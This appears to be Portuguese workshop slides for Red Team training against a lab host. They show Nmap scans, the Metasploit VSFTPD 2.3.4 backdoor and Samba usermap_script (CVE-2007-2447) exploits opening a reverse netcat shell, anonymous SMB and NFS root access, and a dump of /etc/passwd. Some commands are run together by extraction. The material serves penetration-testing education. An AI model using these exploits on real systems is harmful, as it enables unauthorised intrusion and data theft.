

Red Team, Pensando como um Hacker

Instrutor: Keoma de Sousa | Data: 25/07/2025



Objetivos da Oficina

Nesta oficina prática, você aprenderá técnicas essenciais para simular ataques e identificar vulnerabilidades em sistemas, pensando como um verdadeiro hacker. Abordaremos desde a preparação do ambiente até a exploração de serviços e o registro de evidências.

1

Atualização do Metasploit

Garanta que sua ferramenta de exploração esteja pronta para o trabalho.

2

Mapeamento de Serviços (Nmap)

Descubra portas abertas e serviços rodando para identificar pontos de entrada.

3

Exploração VSFTPD 2.3.4

Explore uma vulnerabilidade conhecida para obter acesso ao sistema.

4

Enumeração e Acesso Samba/NFS

Aprenda a interagir com compartilhamentos de rede para movimentação lateral.

5


Registro de Evidências

Documente suas ações para análise pós-exploração e relatórios.

Preparando o Ambiente: Atualizando o Metasploit

Manter suas ferramentas atualizadas é crucial para o sucesso em operações de Red Team. O Metasploit Framework é uma suíte poderosa para desenvolvimento e execução de exploits. Vamos garantir que ele esteja pronto para uso.

```
sudo apt update && sudo apt install metasploit-framework msfconsole --version
```

 ⚡ **Dica:** Este comando garante que você tenha a versão mais recente do Metasploit Framework instalada e funcional no seu ambiente Kali Linux.

Reconhecimento Ativo: Enumeração Inicial com Nmap

A fase de enumeração é vital para entender a superfície de ataque de um alvo. O Nmap nos permite identificar serviços e versões rodando nas portas abertas, fornecendo informações valiosas para futuras explorações.

```
nmap --top-ports 100 -sSV -Pn  
192.168.18.217
```

Este comando realiza um scan rápido nas 100 portas mais comuns, detectando serviços e suas versões, além de desativar a descoberta de hosts via ping.

Serviços Detectados Comuns:

- FTP (Porta 21)
- SSH (Porta 22)
- HTTP (Porta 80)
- Samba (Portas 139/445)
- NFS (Porta 2049)
- e outros...



Exploração: VSFTPD 2.3.4 Backdoor

Com as informações do Nmap, podemos focar em vulnerabilidades específicas. O VSFTPD 2.3.4 possui uma backdoor famosa que permite a execução de comandos remotos. Vamos explorar essa vulnerabilidade usando o Metasploit.

```
msf6 >  
use exploit/unix/ftp/vsftpd_234_backdoorset  
set RHOSTS 192.168.18.217  
exploit
```

✅ ⚡ **Sucesso!** Após a execução, você deve obter um shell remoto, confirmando a exploração bem-sucedida da backdoor.



Compartilhamentos Samba

O próximo passo é explorar outros serviços internos. Samba é um protocolo comum para compartilhamento de arquivos. Vamos enumerar e acessar um share vulnerável, como o **/tmp**, que muitas vezes permite acesso anônimo.

Enumeração de Shares:

```
nmap -p 139,445 --script smb-enum-shares 192.168.18.217
```

Este comando Nmap foca nas portas Samba e utiliza um script para enumerar os compartilhamentos disponíveis no alvo.

Conexão ao Share /tmp:

```
smbclient //192.168.18.217/tmp -N -mNT1
```

Após identificar o share **/tmp** como acessível anonimamente, usamos o **smbclient** para nos conectar. Isso permite o upload e download de arquivos de teste para o ambiente explorado.



Aprofundando: Montagem de Exportação NFS

O Network File System (NFS) é outro protocolo de compartilhamento de arquivos comum em redes Linux. Se mal configurado, pode permitir acesso irrestrito a sistemas de arquivos remotos. Vamos montar uma exportação NFS para demonstrar essa vulnerabilidade.

```
sudo mount -t nfs 192.168.18.217:/ /mnt/nfs_teste1s  
/mnt/nfs_teste
```



⚡ Atenção: A montagem do diretório raiz (/) via NFS é uma falha grave de segurança. O acesso de leitura/gravação confirmado permite manipular arquivos críticos do sistema.

Registro de Evidências e Próximos Passos

Documentar cada etapa é fundamental em um teste de intrusão. O utilitário **script** nos permite registrar todas as interações no terminal, criando um log detalhado para análise posterior e relatórios de segurança.

```
script aula.log# ...executar comandos aqui...exit # ou  
Ctrl-D para encerrar
```

O arquivo **aula.log** será salvo no diretório atual, contendo toda a sessão de terminal.

Conclusões:

- Todas as etapas realizadas com sucesso.
- Importância crítica da correção de serviços legados (VSFTPD, SMB, NFS).

Próximos Passos Sugeridos:

- Hardening de sistemas.
- Atualizações regulares.
- Desativar serviços desnecessários.
- Implementação de Firewalls e IDS/IPS.

Perguntas & Respostas

Obrigado pela sua atenção! Sinta-se à vontade para fazer suas perguntas.

Análise de Vulnerabilidade no Samba (CVE-2007-2447)

Esta apresentação detalha a exploração bem-sucedida de uma vulnerabilidade crítica no serviço Samba, resultando em acesso root a um sistema alvo. Abordaremos as etapas, o impacto e as mitigações.



Compreendendo a Vulnerabilidade CVE-2007-2447

Contexto

Esta vulnerabilidade afeta o Samba, um software que permite a interação entre sistemas Linux/Unix e Windows. Especificamente, ela reside na forma como o Samba lida com a função 'usermap'.

- Falha na validação de entrada de caracteres especiais.
- Permite a execução de comandos arbitrários como root.



Configuração e Preparação

Para demonstrar a exploração, um ambiente controlado foi configurado com um servidor Samba vulnerável e uma máquina atacante.

Alvo	192.168.18.217 (Samba)
Atacante	192.168.18.195 (Kali Linux)
Porta de Exploração	139 (Samba)
Payload	cmd/unix/reverse_netcat
Porta de Escuta (LPORT)	4444


O Metasploit Framework foi a ferramenta escolhida para a execução da exploração, dada sua robustez e facilidade de uso.

Exploração com Metasploit Framework

A exploração foi realizada utilizando o módulo **exploit/multi/samba/usermap_script** do Metasploit.

```
msfconsole -q msf6 >
use exploit/multi/samba/usermap_scriptmsf6
set RHOSTS 192.168.18.217
set RPORT 139
set LHOST 192.168.18.195msf6
set LPORT 4444
exploit
```

A execução do exploit estabeleceu com sucesso uma sessão de shell reverso, confirmando a vulnerabilidade.



Pós-Exploração e Análise

Após obter acesso, os comandos **whoami** e **pwd** foram executados para verificar o nível de privilégio e o diretório atual.

```
*whoami
```

```
&pwd
```

A obtenção de privilégios de root é um indicativo do sucesso crítico da exploração, concedendo controle total sobre o sistema alvo.

Análise do Conteúdo de /etc/passwd

O arquivo **/etc/passwd** foi exfiltrado para identificar os usuários do sistema e seus privilégios.

```
cat
/etc/passwdroot:x:0:0:root:/root:/bin/bash...msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bashu
ser:x:1001:1001:just a user,111,,,:/home/user:/bin/bashservice:x:1002:1002:,,,:/home/service:/bin/bash
```

A presença de múltiplos usuários com diferentes níveis de acesso sublinha a importância de políticas de senhas fortes e auditorias regulares de contas.

⊗ Contas como 'root' e 'msfadmin' com shell de login representam alvos críticos para atacantes.